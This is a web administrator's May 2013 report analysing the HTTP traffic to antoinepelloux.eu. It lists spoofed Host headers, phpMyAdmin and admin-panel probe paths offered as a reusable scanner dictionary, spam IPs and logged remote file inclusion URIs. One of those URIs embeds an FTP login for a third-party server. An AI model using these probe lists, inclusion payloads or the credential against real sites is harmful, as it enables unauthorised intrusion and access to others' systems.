
Rapport APE V 13.05	Periode : 2013 May 1st, to 31th

This document exposes http queries to antoinepelloux.eu domain. The following numbers are the http query sent to antoinepelloux.eu web servers. The first sections are global statistics. Then the report is focusing on malicious activities.

Global HTTP request categories

Regular visitor	**7719**
Malicious	**224**
System related	**253**
Bad request	**105**
Unmalicious bots	**1881**


total http request	**10182**



Regular visitor	perfectly normal traffic
Unmalicious bots	Search engines, site mirrorers and other data collection bots
Bad request	Apple favicon,
Malicious	scanners, fuzzers and other hacking attempts
System related	Server updates

Malicious Details

Bad host	**44**
scanner	**162**
spam	**12**
unknown	**6**



Bad host	*HTTP queries that have bad host in the http header*

the field "host" in htp headers should only be existing website (in my case, *.antoinepelloux.eu). But some nasty people set other host for some reason that I don't explain right not. Here are the hosts that were set and the IP addresses that generated bad host http queries (partially obfuscated because preserve pirates' confidentiallity =D)

host
www.proxy-alert.com
www.travelimgusa.com
www.verysurf.com
61.152.144.145
216.245.211.138
www.piggmail.com
24x7-allrequestsallowed.com

sources IP
91.226.212.x
58.218.199.x
80.3.103.x
94.102.51.x

scanner	*exploration scanner, motly phpmyadmin scanner*

Typical hexploration techniques, these scanners mostly searched for phpmyadmin vulnerabilities. Feel free to use these for your own dictionary ;)

http requested URI
//administrator/components/com_jnews/includes/openflashchart/php-ofc-library/ofc_upload_image.php
//components/com_jnews/includes/openflashchart/php-ofc-library/ofc_upload_image.php
//libs/open-flash-chart/php-ofc-library/ofc_upload_image.php
/admin/cdr/counter.txt
/admin/phpmyadmin/scripts/setup.php
/admin/pma/scripts/setup.php
/admin/scripts/setup.php
/admm/scripts/setup.php
/admn/scripts/setup.php
/CFIDE/adminapi/customtags/l10n.cfm
/contact
/contact.asp
/contact.aspx
/contact.htm
/contact.html
/contact.jsp
/contact.php
/contact_us.htm
/contact_us.html
/databaseadmin/scripts/setup.php
/db/scripts/setup.php
/dbadmin/scripts/setup.php
/icons/apache_pb.gif
/links.php?mode=1
/mail//README
/mailadmin//README
/manager/html
/manager/status
/myadmin/scripts/setup.php
/mysql/translators.html
/mysqladmin/scripts/setup.php
/mysql-admin/scripts/setup.php
/mysqlmanager/scripts/setup.php
/phpadmin/scripts/setup.php
/phpmanager/scripts/setup.php
/phpMyAdmin/scripts/setup.php
/phpmy-admin/scripts/setup.php
/php-myadmin/scripts/setup.php
/php-my-admin/scripts/setup.php
/phpMyAdmin/translators.html
/phpMyAdmin-2.2.3/scripts/setup.php
/phpMyAdmin-2.2.6/scripts/setup.php

/phpMyAdmin-2.5.4/scripts/setup.php
/phpMyAdmin-2.5.5/scripts/setup.php
/phpMyAdmin-2.5.5-pl1/scripts/setup.php
/phpMyAdmin-2.5.5-rc1/scripts/setup.php
/phpMyAdmin-2.5.5-rc2/scripts/setup.php
/phpMyAdmin-2.5.6/scripts/setup.php
/phpMyAdmin-2.5.6-rc1/scripts/setup.php
/phpMyAdmin-2.5.6-rc2/scripts/setup.php
/phpMyAdmin-2.5.7-pl1/scripts/setup.php
/phpMyAdmin-2.6.0/scripts/setup.php
/phpMyAdmin-2.6.0-alpha/scripts/setup.php
/phpMyAdmin-2.6.0-alpha2/scripts/setup.php
/phpMyAdmin-2.6.0-beta2/scripts/setup.php
/phpMyAdmin-2.6.0-pl2/scripts/setup.php
/phpMyAdmin-2.6.0-pl3/scripts/setup.php
/phpMyAdmin-2.6.0-rc1/scripts/setup.php
/phpMyAdmin-2.6.0-rc2/scripts/setup.php
/phpMyAdmin-2.6.0-rc3/scripts/setup.php
/phpMyAdmin-2.6.1/scripts/setup.php
/phpMyAdmin-2.6.1-pl1/scripts/setup.php
/phpMyAdmin-2.6.1-pl2/scripts/setup.php
/phpMyAdmin-2.6.1-pl3/scripts/setup.php
/phpMyAdmin-2.6.1-rc1/scripts/setup.php
/phpMyAdmin-2.6.1-rc2/scripts/setup.php
/phpMyAdmin-2.6.2/scripts/setup.php
/phpMyAdmin-2.6.2-beta1/scripts/setup.php
/phpMyAdmin-2.6.2-pl1/scripts/setup.php
/phpMyAdmin-2.6.2-rc1/scripts/setup.php
/phpMyAdmin-2.6.3/scripts/setup.php
/phpMyAdmin-2.6.3-pl1/scripts/setup.php
/phpMyAdmin-2.6.3-rc1/scripts/setup.php
/phpMyAdmin-2.6.4/scripts/setup.php
/phpMyAdmin-2.6.4-pl1/scripts/setup.php
/phpMyAdmin-2.6.4-pl2/scripts/setup.php
/phpMyAdmin-2.6.4-pl3/scripts/setup.php
/phpMyAdmin-2.6.4-pl4/scripts/setup.php
/phpMyAdmin-2.6.4-rc1/scripts/setup.php
/phpMyAdmin-2.7.0/scripts/setup.php
/phpMyAdmin-2.7.0-beta1/scripts/setup.php
/phpMyAdmin-2.7.0-pl1/scripts/setup.php
/phpMyAdmin-2.7.0-pl2/scripts/setup.php
/phpMyAdmin-2.7.0-rc1/scripts/setup.php
/phpMyAdmin-2.8.0.2/scripts/setup.php
/phpMyAdmin-2.8.0.3/scripts/setup.php
/phpMyAdmin-2.8.0.4/scripts/setup.php
/phpMyAdmin-2.8.0/scripts/setup.php
/phpMyAdmin-2.8.0-beta1/scripts/setup.php
/phpMyAdmin-2.8.0-rc1/scripts/setup.php
/phpMyAdmin-2.8.0-rc2/scripts/setup.php

/phpMyAdmin-2.8.2/scripts/setup.php
/phpmyadmin2/scripts/setup.php
/phpMyAdmin-2/scripts/setup.php
/pma/scripts/setup.php
/pma/translators.html
/pma2005/scripts/setup.php
/scripts/setup.php
/sqlmanager/scripts/setup.php
/sqlweb/scripts/setup.php
/td?aid=e9xmkgg5h6&said=26427
/typo3/phpmyadmin/scripts/setup.php
/user/soapCaller.bs
/vood/cgi-bin/vood_view.cgi?act=index
/w00tw00t.at.blackhats.romanian.anti-sec:)
/web/phpMyAdmin/scripts/setup.php
/webadmin/scripts/setup.php
/webmail//README
/websql/scripts/setup.php
/xampp/phpmyadmin/scripts/setup.php

spam	*Posted spam comments*

These guys simply sent SPAM to the blog

5.248.82.x
188.143.234.x
188.92.75.x
188.143.232.x

unknown	*unexplained action yet*

I can't explain this right now, some htt queries contained URLs within the URIs, one even contained ftp user and password. Try it at your own risk ! Here are the requested URIs

/en/index.php?id=ftp://fusionat:12345678@ftp.fusionathletics.ro/httpdocs/tester.php?
/en/index.php?id=http://adeconmateriais.com.br/language/pt-BR/tester.txt??
/en/index.php?id=http://www.biodent.com.ua/forum/made.jpg?
/en/index.php?id=http://www.ecomusee-sainte-baume.asso.fr/association/made.jpg?